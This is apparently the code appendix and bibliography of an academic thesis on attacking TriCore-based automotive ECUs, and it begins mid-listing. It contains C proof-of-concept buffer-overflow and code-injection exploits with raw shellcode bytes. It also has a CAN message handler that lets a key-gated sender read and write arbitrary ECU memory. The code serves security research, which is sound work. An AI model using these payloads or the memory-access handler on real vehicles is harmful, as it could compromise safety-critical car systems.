        //declaration of receiving buffer
        char buffer[10];
        //copy input into receiving buffer and thus overflow
        //the buffer and overwrite the function-pointer
        strcpy(buffer, input);
}

//check-function
void check(void (*fptr)()){
        //receive input
        receive();
        //call compare-function
        (*fptr)();
}

//main-function
int main(void) {

  //initialize leds
  led_init();
  led_on(0);

  //declaration of function-pointer
  void (*function_ptr)();
  function_ptr = &compare;

  //call check-function
  check(function_ptr);

return -1;
}
```

**Listing A.2.** Code-Injection Example

```
#include "tc1797.h"
#include "led.h"
#include <string.h>
#include <stdio.h>

//failure
void E(){
        led_on(3);
}

//success
void D(){
        led_on(2);
}

//compare
void C(){
        led_on(1);
}

//receive input value
void B(){
        //Buffer for username
        char buffer1[12];
        //Buffer for password
        char buffer2[12];

        //injecting of code into the stack and overwriting of the function-pointer
        //              |stuffing          |addr. first byte
        strcpy(buffer1,"aaaabbbbccccddddXXX\xd0");
        //              stuffing|0f00->a15h     |00f0->a15l     |a15<<
        //              |a7=d15 |a15=0  |[a7]=a15|ret to A      |addr. + zerobyte
        strcpy(buffer2,"xxxxcccc\x7b\x01\xf0\xf0\x1b\x0f\x0f\xf0\x06\x4f
␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣\xa0\x0f\x60\xf7\xec\x70\x0d\x01\x80\x01\xe0\x03");
}

//check-function
void A(void (*fptr)()){
        //call B()to receive incoming value
        B();
    //call C() using function pointer
        (*fptr)();
}

//main-function
int main(void) {

 //initialize leds
  led_init();
  led_on(0);

  //declaration of function-pointer
  void (*function_ptr)();
  function_ptr = &C;

  //call function A()
  A(function_ptr);
return -1;
}
```

**Listing A.3.** ECU Interface

```
#include "Characteristics.h"
#include "ConversionFuncs.h"
#include "UserBypassFuncs.h"
#include "Tier1ExternalBypass.h"

//received messages counter old (to see if new messages arrived)
uint8 rxCtrOld;
//counter for current buffer element
```

```
uint8 msgIdx;
//security access level
uint8 secAcc = 0xFF;

//buffer for messages
uint8 msgBuffer[4][8] = {{1,1,1,1,1,1,1,10},{2,2,2,2,2,2,2,11},
                         {3,3,3,3,3,3,3,12},{4,4,4,4,4,4,4,13}};

//"key" for receiving and writing to buffer until string termination
uint8 key[8] = {2,3,2,3,2,3,2,3};

//pointers to requested memory area
uint8 *rSt = &msgBuffer;
uint8 *ptr = &msgBuffer;
//counter for bytes already send
int rCur = 0;
//number of bytes to send, init40 sends 40 bytes at ecu start-up
int rEnd = 40;

//initialization of can buffers and nodes, send indicator (0x0FFFFFFFF)
EH_USER_BYPASS_FUNC(CAN_Init){
  Can_MsgConf_t RxMsgInfo, TxMsgInfo;
  uint8 buffData[8] = {255,255,255,255,255,255,255,255};

  // Settings for receive buffer
  RxMsgInfo.MessageID = 0x300;
  RxMsgInfo.MessageIDType = CAN_STD;
  RxMsgInfo.MessageDir = CAN_RX;
  RxMsgInfo.MsgNode = CAN_A;
  RxMsgInfo.AcceptMask = 0x7FF;
  RxMsgInfo.MessageDlc = 8;
  RxMsgInfo.Interrupt = 0;
  RxMsgInfo.MessageCallback = NULL;

  // Settings for transmit buffer
  TxMsgInfo.MessageID = 0x200;
  TxMsgInfo.MessageIDType = CAN_STD;
  TxMsgInfo.MessageDir = CAN_TX;
  TxMsgInfo.MsgNode = CAN_A;
  TxMsgInfo.AcceptMask = 0x7FF;
  TxMsgInfo.MessageDlc = 8;
  TxMsgInfo.Interrupt = 0;
  TxMsgInfo.MessageCallback = NULL;

  // Enable CAN buffers group2
  Frm_GroupEnable(GROUP_2, 0xF);
  // Configure transmit message buffer
  Frm_UserMsgBufInit(FRM_CANHDL_Frm_CANG2_HDL0, &TxMsgInfo);
  // Configure receive message buffer
  Frm_UserMsgBufInit(FRM_CANHDL_Frm_CANG2_HDL1, &RxMsgInfo);
  // Configure transmit message buffer
  Frm_UserMsgBufInit(FRM_CANHDL_Frm_CANG2_HDL2, &TxMsgInfo);
  // Configure transmit message buffer
  Frm_UserMsgBufInit(FRM_CANHDL_Frm_CANG2_HDL3, &TxMsgInfo);

  // change can id for buffer 0
  Can_ChangeMsgId(FRM_CANHDL_Frm_CANG2_HDL0,0x201,0x7FF);
  // change can id for buffer 3
  Can_ChangeMsgId(FRM_CANHDL_Frm_CANG2_HDL3,0x202,0x7FF);

  // CAN initializing with configurations
  Frm_Can_Init();
  //send 0xFFFFFFFF after init to see if ecu restarted
  Frm_SetBufferReady(FRM_CANHDL_Frm_CANG2_HDL0,
                     Frm_UpdateBuff(FRM_CANHDL_Frm_CANG2_HDL0,
           buffData));

    return 1;
}

//receiving and responding to messages, polling interval 100ms
EH_USER_BYPASS_FUNC(CAN_Rx){
```

```
uint8 buffData_pu8[8];
uint8 buffData_pu8_2[8];
uint8 updateStatus;


Frm_GetReadyCounter(FRM_CANHDL_Frm_CANG2_HDL1, &rxCtr);
// new data?
if (rxCtr > rxCtrOld){
  // Read data in receive buffer
  if (Frm_ReadBuff(FRM_CANHDL_Frm_CANG2_HDL1, buffData_pu8)){
    // if key was received write to buffer until string termination
    if(msgIdx>0){
      //save data about to be overwritten to buffer for sending back
      memcpy(buffData_pu8_2, ptr + ((msgIdx-1)*8),
        sizeof(buffData_pu8));
      //overwrite memory with received data
      memcpy(ptr + ((msgIdx-1)*8), buffData_pu8,
        sizeof(buffData_pu8));
      //not end of string?
      if(buffData_pu8[0] & buffData_pu8[1] & buffData_pu8[2] &
        buffData_pu8[3] & buffData_pu8[4] & buffData_pu8[5] &
        buffData_pu8[6] & buffData_pu8[7]){

        buffData_pu8[0] = 255;
        buffData_pu8[1] = msgIdx-1;
        msgIdx++;
        if (msgIdx== 255) msgIdx= 1;
      }
      else{ //end of string received, stop writing, send status 0x0F
        buffData_pu8[0] = 15;
        msgIdx= 0;
      }

      Frm_SetBufferReady(FRM_CANHDL_Frm_CANG2_HDL0,
            Frm_UpdateBuff(FRM_CANHDL_Frm_CANG2_HDL0, buffData_pu8));
      Frm_SetBufferReady(FRM_CANHDL_Frm_CANG2_HDL2,
            Frm_UpdateBuff(FRM_CANHDL_Frm_CANG2_HDL2, buffData_pu8_2));

    }

    // if key is received...
    else if(!memcmp(buffData_pu8, key, sizeof(key))){
      buffData_pu8[0] = 170;
      buffData_pu8[1] = 170;
      buffData_pu8[2] = 170;
      buffData_pu8[3] = 170;
      buffData_pu8[4] = 170;
      buffData_pu8[5] = 170;
      buffData_pu8[6] = 170;
      buffData_pu8[7] = 170;

      msgIdx++;
      // Update transmit buffer
      updateStatus =
        Frm_UpdateBuff(FRM_CANHDL_Frm_CANG2_HDL0, buffData_pu8);
            Frm_SetBufferReady(FRM_CANHDL_Frm_CANG2_HDL0, updateStatus);

    }

    // send memory area usage: first byte 0x0A,
    // second byte number of bytes to read, 5 to 8 address to read from
    else if(buffData_pu8[0] == 0x0A){
      rCur =0;
      rEnd = buffData_pu8[1];
      memcpy(&rSt, buffData_pu8+4,sizeof(uint8)*4);

    }

    // send memory in relation to buffer pointer usage: first byte 0x0B,
    // second byte number of bytes to read,
    // third byte add or subtract displacement, fourth byte displacement
```

```
else if(buffData_pu8[0] == 0x0B){
  rCur =0;
  rEnd =buffData_pu8[1];
  rSt = &msgBuffer;

  if(buffData_pu8[2]==0){
    rSt += buffData_pu8[3];
  }else{
    rSt -= buffData_pu8[3];
  }

}

// write one byte at specified address usage: first byte 0xOC,
// second byte data to write, 5 to 8 address to write to
else if(buffData_pu8[0] == 0x0C){
  memcpy(&rSt, buffData_pu8+4,sizeof(uint8)*4);
  *rSt = buffData_pu8[1];
}

// overwriting of ptr pointer for overwriting larger memory areas
// with string usage: first byte 0xOD, 5 to 8 new pointer
else if(buffData_pu8[0] == 0x0D){
  memcpy(&ptr, buffData_pu8+4,sizeof(uint8)*4);
}

else if(buffData_pu8[0] == 0x0E){
  if (buffData_pu8[1] == 0x00){
    memcpy(&msgBuffer, data0 , sizeof(data0));
  }
  if (buffData_pu8[1] == 0x01){
    memcpy(&msgBuffer, data1 , sizeof(data1));
  }
}

else if(buffData_pu8[0] == 0x0F){
        //Call test Function
      }

      // soft reset ecu by illegal memory access
      else if(buffData_pu8[0] == 0xFF){
        memcpy(0x80280000, buffData_pu8 , sizeof(buffData_pu8));
      }
    }

    else{
      rxData0 = 0xFF;
      rxData1 = 0xFF;
      rxData2 = 0xFF;
      rxData3 = 0xFF;
      rxData4 = 0xFF;
      rxData5 = 0xFF;
      rxData6 = 0xFF;
      rxData7 = 0xFF;
    }
    //manage rxCtr overflow
    if (rxCtr == 255) rxCtr = 0;
    rxCtrOld = rxCtr;
  }

    return 1;
}

//polling interval 1000ms
EH_USER_BYPASS_FUNC(CAN_Tx){
  //if sending of requested memory content not complete
  if(rCur<rEnd){
    Frm_SetBufferReady(FRM_CANHDL_Frm_CANG2_HDL3,
      Frm_UpdateBuff(FRM_CANHDL_Frm_CANG2_HDL3, rSt+rCur));
    rCur+=8;
  }
return 1;
```

```
}
```

**Listing A.4.** ECU Buffer-Overflow

```
#include "Characteristics.h"
#include "ConversionFuncs.h"
#include "UserBypassFuncs.h"
#include "Tier1ExternalBypass.h"

//received messages counter old (to see if new messages arrived)
uint8 rxCtrOld;
//counter for current buffer element
uint8 msgIdx;
//security access level
uint8 secAcc = 0xFF;

//buffer for messages
uint8 msgBuffer[4][8] = {{1,1,1,1,1,1,1,10},{2,2,2,2,2,2,2,11},
                         {3,3,3,3,3,3,3,12},{4,4,4,4,4,4,4,13}};
void (*sfptr)() = 0xDDBBCCDD;
void (*fptr)() = 0xAABBCCDD;

//"key" for receiving and writing to buffer until string termination
uint8 key[8] = {2,3,2,3,2,3,2,3};
//pointers to requested memory area
uint8 *rSt = &msgBuffer;
uint8 *ptr = &msgBuffer;
//counter for bytes already send
int rCur = 0;
//number of bytes to send, init40 sends 40 bytes at ecu start-up
int rEnd = 40;
//data to overflow the buffer
uint8 data[59] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,
                 18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,
                 33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,
                 48,49,50,51,52,53,54,55,56,57,0x18,0xA8};
```

```
//failure-function
void failure(){
        //indicate failure by setting secAcc to 0
        secAcc = 0;
}

//success-function
void success(){
        //indicate success by setting secAcc to 1
        secAcc = 1;
}

//compare-function
void compare(){
        //call failure-function
        failure();
}

//receive-function
void receive(){
        //copy the exploit data into the buffer
        memcpy(&msgBuffer, data , sizeof(data));
}

//check-function
void check(){
        //call receive function to fill the buffer
        receive();
        //call the function-pointer
        (*fptr)();
}

//main-function
void vuln(){
//set function-pointers
fptr = &compare;
sfptr = &success;
//call check-function
check();
}

//initialization of can buffers and nodes
EH_USER_BYPASS_FUNC(CAN_Init){...}
//receiving and responding to messages, polling interval 100ms
EH_USER_BYPASS_FUNC(CAN_Rx){...}
//sending of requested data, polling interval 1000ms
EH_USER_BYPASS_FUNC(CAN_Tx){...}
```

**Listing A.5.** ECU Code-Injection

```
#include "Characteristics.h"
#include "ConversionFuncs.h"
#include "UserBypassFuncs.h"
#include "Tier1ExternalBypass.h"

//received messages counter old (to see if new messages arrived)
uint8 rxCtrOld;
//counter for current buffer element
uint8 msgIdx;
//security access level
uint8 secAcc = 0xFF;

//buffer for messages
uint8 msgBuffer[4][8] = {{1,1,1,1,1,1,1,10},{2,2,2,2,2,2,2,11},
                         {3,3,3,3,3,3,3,12},{4,4,4,4,4,4,4,13}};
void (*fptr)() = 0xAABBCCDD;

//"key" for receiving and writing to buffer until string termination
uint8 key[8] = {2,3,2,3,2,3,2,3};
//pointers to requested memory area
uint8 *rSt = &msgBuffer;
uint8 *ptr = &msgBuffer;
//counter for bytes already send
```

```
int rCur = 0;
//number of bytes to send, init40 sends 40 bytes at ecu start-up
int rEnd = 40;
//code to be executed from the stack
uint8 data[32] = {0x7B,0x00,0x00,0xFD,0x1B,0x8F,0x74,0xF6,
                  0xA0,0x0F,0x60,0xF7,0xEC,0x70,0x00,0x90};

//failure-function
void failure(){
        //indicate failure by setting secAcc to 0
        secAcc = 0;
}

//success-function
void success(){
        //indicate success by setting secAcc to 1
        secAcc = 1;
}

//compare-function
void compare(){
        //call failure-function
        failure();
}

//receive-function
void receive(){
        //copy the exploit data into the buffer
        memcpy(&msgBuffer, data , sizeof(data));
}

//check-function
void check(){
        //call receive function to fill the buffer
        receive();
        //set fptr to the address of the buffer
        fptr = &msgBuffer;
        //call the function-pointer
        (*fptr)();
}

//main-function
void vuln(){
//set function-pointers
fptr = &compare;
//call check-function
check();
}

//initialization of can buffers and nodes
EH_USER_BYPASS_FUNC(CAN_Init){...}
//receiving and responding to messages, polling interval 100ms
EH_USER_BYPASS_FUNC(CAN_Rx){...}
//sending of requested data, polling interval 1000ms
EH_USER_BYPASS_FUNC(CAN_Tx){...}
```

# Bibliography

[arc] Tricore unified processor. web. URL: http://www.infineon.com/cms/de/product/microcontrollers/32-bit-tricore-tm-microcontrollers/channel.html?channel=ff80808112ab681d0112ab6b64b50805.

[arc11] Tricore architeture overview, 2011. URL: http://www.infineon-ecosystem.org/download/schedule.php?act=detail&item=44.

[AUT14] AUTOSAR. Autosar, 2014. URL: http://www.autosar.org/about/.

[Cas08] Aurélien Francillon & Claude Castelluccia. Code injection attacks on harvard-architecture devices, 2008.

[Cha14] Chandrashekara. Etas webinar ecu basics, 2014. URL: http://www.etas.com/data/group_subsidiaries_india/20140121_ETAS_Webinar_ECU_Basics.pdf.

[OFLN14] Dennis Kengo Oka, Takahiro Furue, Lennart Langenhop, and Tomohiro Nishimura. Survey of vehicle iot bluetooth devices. In *7th IEEE International Conference on Service-Oriented Computing and Applications, SOCA 2014, Matsue, Japan, November 17-19, 2014*, pages 260–264, 2014.

[Pen14] Adam L. Penenberg. Gm's hit and run: How a lawyer, mechanic, and engineer blew open the worst auto scandal in history, October 2014. URL: http://pando.com/2014/10/18/gms-hit-and-run-how-a-lawyer-mechanic-and-engineer-blew-the-lid-off-/the-worst-auto-scandal-in-history/.

[SC10] Brian Kantor Danny Anderson Hovav Shacham Stefan Savage Karl Koscher Alexei Czeskis Franziska Roesner Shwetak Patel Tadayoshi Kohno Stephen Checkoway, Damon McCoy. Experimental security analysis of a modern automobile, 2010.

[SC11] Brian Kantor Danny Anderson Hovav Shacham Stefan Savage Karl Koscher Alexei Czeskis Franziska Roesner Tadayoshi Kohno Stephen Checkoway, Damon McCoy. Comprehensive experimental analyses of automotive attack surfaces. Technical report, University of California, San Diego and University of Washington, 2011.

[tcA08] Tricore,32-bit unified processor core volume 1, core architecture. web, 2008. Last visited on 10/28/2012. URL: `http://www.infineon.com/cms/de/product/microcontrollers/32-bit-tricore-tm-microcontrollers/channel.html?channel=ff80808112ab681d0112ab6b64b50805`.

[tri02] Tricore 1.3 32-bit unified processor core. web, 2002. Last visited on 10/28/2012. URL: `http://www.infineon.com/cms/de/product/microcontrollers/32-bit-tricore-tm-microcontrollers/channel.html?channel=ff80808112ab681d0112ab6b64b50805`.

[Val13] Dr. Charlie Miller & Chris Valasek. Adventures in automotive networks and control units, 2013.